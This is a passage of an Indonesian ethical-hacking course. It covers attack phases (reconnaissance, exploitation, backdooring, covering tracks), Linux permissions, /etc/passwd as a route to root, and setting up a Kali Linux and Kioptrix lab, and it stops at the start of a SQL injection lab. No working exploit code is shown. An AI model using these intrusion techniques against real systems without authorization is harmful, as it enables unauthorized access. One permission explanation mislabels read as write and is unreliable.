

Daftar Isi

Pengenalan Hacking.....	2
Pendahuluan.....	2
Ethical Hacking.....	3
Tools Hacking	8
Setup Hacking Lab.....	11
Lab 1 - SQL Injection.....	18
Lab 2 - Exploit Windows.....	45
Lab 3 - Client Side Attack.....	62
Lab 4 – Denial Of Service (DoS).....	65
Lab 5 – Spoofing & Poisoning.....	72
Lab 6 – Brute Force	80

Pengenalan Hacking

1. Pendahuluan

Hacking adalah aktifitas penyusupan ke system yang dimiliki oleh orang lain tanpa merusak atau melakukan perubahan terhadap system tersebut.

Orang yang melakukan proses hacking tersebut adalah **Hacker (Security Professional / Ethical Hacking)**. Aktivitas sebaliknya adalah **Cracking**, yang melakukannya adalah **Cracker**.

Informasi resmi mengenai pengertian Hacker & Cracker ada di **RFC 1392** tentang *Internet Users Glossary*. Selebihnya tentang Ethical Hacking akan dijelaskan pada BAB berikutnya.

Penetration Testing (Pen Testing) adalah para pakar Network Security yang mendedikasikan dirinya dalam mengidentifikasi ancaman dan celah keamanan pada suatu system atau jaringan, sehingga mereka dapat memberikan saran agar dapat meningkatkan keamanan pada system atau jaringan tersebut.

Beberapa jenis hacking attack yang umum terjadi adalah :

1. Operating System Side Attack

Kompleksitas system operasi tidak terlepas dari service dan port yang dijalankan untuk mendukung pekerjaannya. Sehingga menjadikan banyak service dan port yang terbuka pada Sistem Operasi tersebut. Hal tersebut merupakan suatu celah keamanan tersendiri, dan hacker harus mampu menemukan celah tersebut dan mendapatkan akses terhadap system tersebut.

2. Application Side Attack

Banyak Software Developer bekerja dalam tekanan deadline untuk menyelesaikan pekerjaannya secara tepat waktu. Produk software tersebut sering kali memiliki banyak sekali fitur dan terkadang karena deadline, banyak pengembang yang tidak melakukan testing pada produk mereka. Hal tersebut dapat memicu celah keamanan. Bentuk

exploitasi yang paling umum digunakan adalah celah “Buffer Overflow” yang mengganggu performa kerja aplikasi.

3. Bad Configuration Side Attack

Umumnya system yang di-hack adalah system yang tidak memiliki konfigurasi yang baik. Faktornya adalah karena system terlalu rumit dan kurangnya pengetahuan Administrator untuk mengelola system dengan baik. Untuk meningkatkan keamanan ubahlah konfigurasi standar pada system dan juga menghapus service dan software yang tidak diperlukan.

2. Ethical Hacking

Seorang ethical hacking harus :

- Melakukan pekerjaan secara professional sebagai pembeda dengan malicious hacker.
- Memperoleh kepercayaan client
- Tidak mengganggu system, dan harus dapat dipertahankan dan dijaga dengan baik oleh seorang ethical hacker.
- Harus mendapatkan izin dari pemilik system atau jaringan sebelum melakukan pekerjaannya.

Yang membedakan antara Ethical Hacker dan Non-Ethical Hacker adalah **Motivasi** dan metodologi yang dilakukan selama melakukan hacking. Selain menemukan celah, ia juga harus mampu memberikan saran dan solusi bagaimana cara menangkal atau mengamankan system maupun jaringan dari para cracker (Non-Ethical Hacking). Ketika Ethical Hacker bekerja, mereka akan bertanya mengenai :

- Apa dan Siapa yang harus diamankan ?
- Apakah bersedia memberikan perlindungan tambahan ? Dll

Melakukan dokumentasi terhadap result testing sangat penting dilakukan untuk menghasilkan produk akhir yaitu **PenTest Report**. Mengambil screenshot dan informasi yang berpotensi berharga atau menyimpan file log untuk disajikan pada client dalam laporan pentest.

Jadi, laporan pentest adalah sebuah kompilasi dari semua resiko yang berpotensi untuk menyerang system computer atau jaringan. Sistem Keamanan terdiri dari 4 elemen, yaitu :

Elemen	Attack Example	Destination
Confidentiality (Kerahasiaan)	Pencurian Data	Mengambil informasi atau data berharga
Authenticity (Keaslian)	MAC Address Spoofing	Agar perangkat tidak sah bisa terkoneksi kedalam jaringan.
Integrity	Bit Flipping, dalam kondisi ekstrim bisa kearah DoS	Merubah chipper text
Availability (Ketersediaan)	Denial of Service (DoS)	Menguras Resource & Bandwith

Tujuan setiap hacker adalah untuk melakukan eksploitasi terhadap celah keamanan yang terdapat pada system, melalui 4 elemen dasar tersebut.

Teknik Ethical Hacking

1. Reconnaissance

Bertujuan untuk mendapatkan informasi umum sebanyak banyaknya dari target untuk menentukan jenis serangan yang akan dilakukan. Contoh : Network Scanning. Aktifitas ini terbagi dalam 2 jenis :

a. Passive Reconnaissance (Interaksi tidak langsung)

Bisa melalui koran, internet, televisi, dan lain lain. Proses ini bila digunakan untuk mengumpulkan informasi target yang akan diserang, disebut pengumpulan informasi (Information Gathering), Rekayasa Sosial (Social Engineering) dan pengumpulan berkas yang dibuang (Dumpster Diving) juga dianggap sebagai metode passive reconnaissance.

Contoh lain adalah Network Sniffing dapat menghasilkan range IP, server atau hidden network, dan layanan lain yang tersedia dalam system atau jaringan. Sniffing adalah senjata umum bagi banyak hacker etis.

b. Active Reconnaissance (Interaksi Langsung)

Dikenal dengan “Mengetok Pintu / Rattling the Doorknobs”. Misalkan melalui telepon ke CS atau bagian teknis target. Aktivitas ini memiliki resiko lebih besar daripada pasif, karena system bisa saja mempunyai system deteksi dini untuk mengantisipasi jenis serangan yang akan datang.

Biasanya pada tahap pengintaian ini informasi yang dicari adalah Jenis Web Server, Operating System yang digunakan oleh perusahaan. Informasi inilah yang digunakan untuk menemukan kerentanan/celah.

2. Scanning & Enumeration

Digunakan untuk mengumpulkan informasi yang lebih spesifik mengenai target. Contoh : Tool Sport Scanners, Network Mapping, Sweeping, Vulnerability Scanners, dll. Ada 3 Jenis Scanning :


- a. Port Scanning, mengumpulkan informasi detail mengenai port yang terbuka.
- b. Network Scanning, Mapping pada jaringan.
- c. Vulnerability Scanning, memeriksa celah keamanan yang mungkin terjadi.

Secara Umum : Mendeteksi host,port,OS,Service,IP Address yang aktif dalam jaringan.

3. Gaining Access (Exploitation)

Untuk memanfaatkan celah dengan tujuan mendapatkan akses tertinggi pada target. Contoh : Penggunaan tools eksploitasi celah, session hijacking, password cracking, dll. Exploit adalah code atau aplikasi yang digunakan untuk memanfaatkan celah keamanan pada

system. Salah satu jenis serangan adalah Man In The Middle Attack (MITM)



Koneksi yang terjadi pada umumnya adalah client akan langsung melakukan koneksi dengan server secara langsung. Sedangkan koneksi pada MITM.

- 1) Client akan dipaksa melakukan koneksi dengan computer attacker dulu.
- 2) Attacker akan melakukan koneksi dengan server.
- 3) Server akan dipaksa untuk membalas koneksi ke computer attacker.
- 4) Attacker akan melakukan koneksi ke client.

4. Maintaining Access (Backdooring)

Bertujuan untuk menciptakan pintu belakan atau backdoor sebagai access cepat untuk menguasai target. Backdoor diciptakan tidak hanya oleh hacker, namun juga oleh Administrator jika dikemudian diambil oleh pihak yang tidak bertanggung jawab.


5. Covering Tracks

Bertujuan untuk menghapus jejak selama aktivitas hacking. Menghapus semua log yang terdapat pada system. Selain itu terdapat 4 hal yang harus dikuasai oleh Ethical Hacker :

- Programming & Networking Skills (Domain, Windows, Unix, Linux, Hardware & Software Network, Network Security, Attacking Technique Skills)

- Penelitian mengenai celah keamanan (Vulnerability Research), yaitu kemampuan dalam menemukan celah pada system, desain celah keamanan untuk keperluan simulasi, mengikuti perkembangan keamanan informasi untuk menambah wawasan. Dibutuhkan untuk identifikasi dan memperbaiki celah keamanan network, melindungi network dari penyusup, mengumpulkan informasi untuk mencegah terjadinya masalah keamanan, mengumpulkan informasi tentang virus computer.
- Konsep dasar mengenai teknik hacking
- Mampu mengikuti metodologi Ethical Hacking yang berlaku

Keamanan, Fungsionalitas, Kemudahan penggunaan adalah segitiga yang merepresentasikan keseimbangan antara ketiga komponen penting pada sebuah system. Jika kita memilih rasio dari 2 komponen tersebut, maka salah satu komponen akan berkurang rasionya. Intinya semakin aman dan semakin fungsionalitas sebuah system maka akan semakin ribet penggunaannya.



3. Tools Hacking

Backtrack / Kali Linux (Pembaharuan)

Adalah system operasi khusus turunan linux yang digunakan spesialis sebagai Penetration Testing oleh kalangan Profesional. Bisa digunakan sebagai OS LiveDVD atau LiveUSB. OS ini merupakan solusi yang kompleks untuk mempelajari ilmu hacking dan Penetration Testing. Banyak fitur yang hadir dalam OS ini, Backtrack / Kali Linux hadir dalam ratusan security tools yang siap digunakan. Dan OS ini adalah Free dan Open Source.

Kioptrix Server (Target)

Adalah system operasi dalam bentuk virtual machine yang memiliki banyak celah keamanan. Tujuan OS ini adalah digunakan untuk memberikan pemahaman dan pembelajaran mendasar mengenai metodologi dan proses dalam melakukan sebuah penetrasi keamanan.

Ada banyak cara yang digunakan untuk akses root pada server kioptrix. Pada pembahasan ini menggunakan teknik yang sederhana dan menarik untuk mendapatkan akses. Diantaranya adalah :

1. SQL Injection

Web Server kioptrix memiliki celah pada bagian SQL Injection. SQL Injection terdiri dari serangkaian proses untuk memasukan SQL Query dengan memanfaatkan celah pada form input data. Jika berhasil maka attacker mampu melakukan akses pada database seperti membaca, menambah, mengubah, menghapus data, eksekusi perintah, dan mengakses root pada system. Teknik ini memanfaatkan validasi inputan web. Salah satu inputan yang biasa digunakan untuk percobaan adalah tanda kutip satu ('). Akibat yang ditimbulkan oleh SQL Inject :

- a. Attacker memiliki akses dan dapat memodifikasi databases
- b. Dapat mengeksekusi database
- c. Memungkinkan attacker untuk mencapai akses sebagai root system server.

2. Modifiy /etc/passwd


Seluruh informasi akun pada server linux disimpan konfigurasi di /etc/passwd. File tersebut untuk memanipulasi akses user. Pengetahuan dasar mengenai hak akses. **Chmod** digunakan untuk mengatur hak akses pada linux os. **ls -l** digunakan untuk melihat hak akses pada suatu file. Contoh :

`ls -l /etc/passwd`

```
root@kali:~# ls -l /etc/passwd
-rw-r--r-- 1 root root 2903 Jul 14 08:36 /etc/passwd
```

a. User Chmod


Terbagi dalam 3 kelompok yakni :



- User yang menciptakan file tersebut adalah dengan Username root
- User yang termasuk dalam golongan Usergroup pada file adalah root
- User yang termasuk dalam golongan other adalah Username dan Usergroup selain root

b. Chmod Value

Terbagi dalam kelompok dan terdapat pada informasi :



R (Read)	W (Write)	X (Execute)
4	2	1

Konfigurasi diatas bernilai 644 dengan keterangan

- 6 = 4 + 2 (Read & Write) > Oleh username root
- 4 = Write > Oleh usergroup root
- 4 = Write > Oleh user selain username dan usergroup root

Keterangan :

- File tersebut dibuat oleh username root, dan root mempunyai hak akses Read & Write
- File tersebut diakses oleh usergroup root, dengan hak akses hanya membaca saja
- File tersebut diakses oleh siapapun selain username dan usergroup root, hak akses hanya membaca saja.

Pengaturan User Access pada Linux

File : /etc/passwd

root	x	0	0	root	/root	/bin/bash
Username yang sudah terdaftar pada sistem	Jenis password, x adalah password yang disimpan di /etc/shadow	Nomor username system (UserID)	Nomor usergroup system (GroupID)	Informasi tambahan mengenai nama user	Home directory user	Lokasi shell yang digunakan

4. Setup Hacking Lab

Software yang digunakan adalah :

- Virtual Machine

Bisa menggunakan Virtualbox :

<https://www.virtualbox.org/wiki/Downloads>

Atau menggunakan VMWare :

<https://my.vmware.com/en/web/vmware/downloads>


- Kali Linux / Backtrack : <https://www.kali.org/downloads/>
- Kioptrix Server : <http://www.kioptrix.com/blog/test-page/>

Lakukan Installasi Virtual Machine terlebih dahulu kemudian ikuti langkah berikut untuk mulai belajar hacking.


a. Menggunakan Kali Linux (Live)

Buka program Virtual Box yang sudah terinstall, kemudian buat virtual machine baru.


- Klik New pada menu di dashboard virtual box, Isikan keterangan Nama VM beserta type dan versi.




- Untuk menjalankan kali linux memory yang digunakan minimal adalah 1 Gb supaya tidak terlalu lama prosesnya.




- Buat hardisk virtual baru




- Pilih mode hardisk (VDI)




- Pilih Dynamic Size




- Kemudian beri nama file serta tentukan lokasi hardisk virtual. Selain itu set size hardisk virtual (default 8 Gb sudah cukup, karena menggunakan Live)




- Setelah selesai setup awal, sekarang setup iso bootnya menggunakan iso kali linux. Klik setting pada Virtual OS Kali Linux.




- Masuk ke menu storage, kemudian pilih Optical Drive, dan load iso kali linux.




- Pastikan sudah terload seperti gambar berikut



- Bagian Network, adapter dibuat mode bridge dengan wireless device.




- Lalu coba mulai jalankan virtual machine-nya



- Pada tampilan Boot Menu, pilih Live (686-pae)




- Tunggu sampai selesai booting, dan Kali Linux siap digunakan.




b. Instalasi Kioptix Server


Setelah selesai mendownload file kioptix server, lalu ekstrak file tersebut seperti gambar berikut




- Lalu create VM baru di virtualbox, dengan basis OS adalah Linux Ubuntu



- Lalu gunakan RAM dengan defaultnya adalah 768 MB atau lebih tergantung dengan spesifikasi hardware yang anda miliki.



- Lalu pilih use existing drive dan load kedalam system virtual box anda



- Kemudian jalankan VM Kioptrix Server, dan tampilannya adalah CLI mode.



- Sampai disini, kita tidak akan mengetahui username dan password kioptrix, dan disinilah kita akan belajar bagaimana membobol server kioptrix tersebut.

Lab 1 - SQL Injection

1. Reconnaissance

Pada tahap ini adalah mengumpulkan informasi mengenai target sebanyak banyaknya. Tools yang akan digunakan adalah **Kali Linux**. Sedangkan untuk target adalah **Kioptrix Server**.

Mengetahui IP Address Kali Linux

IP Address adalah alamat computer yang terhubung dalam suatu jaringan. Agar dapat saling berkomunikasi maka host atau computer harus mempunyai IP Address. Untuk mengetahui IP Address sendiri di Linux bisa menggunakan perintah **ifconfig**.

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.72.104 netmask 255.255.255.0 broadcast 192.168.72.255
    inet6 fe80::a00:27ff:fe38:b784 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:38:b7:84 txqueuelen 1000 (Ethernet)
    RX packets 71 bytes 10204 (9.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 40 bytes 4247 (4.1 KiB)
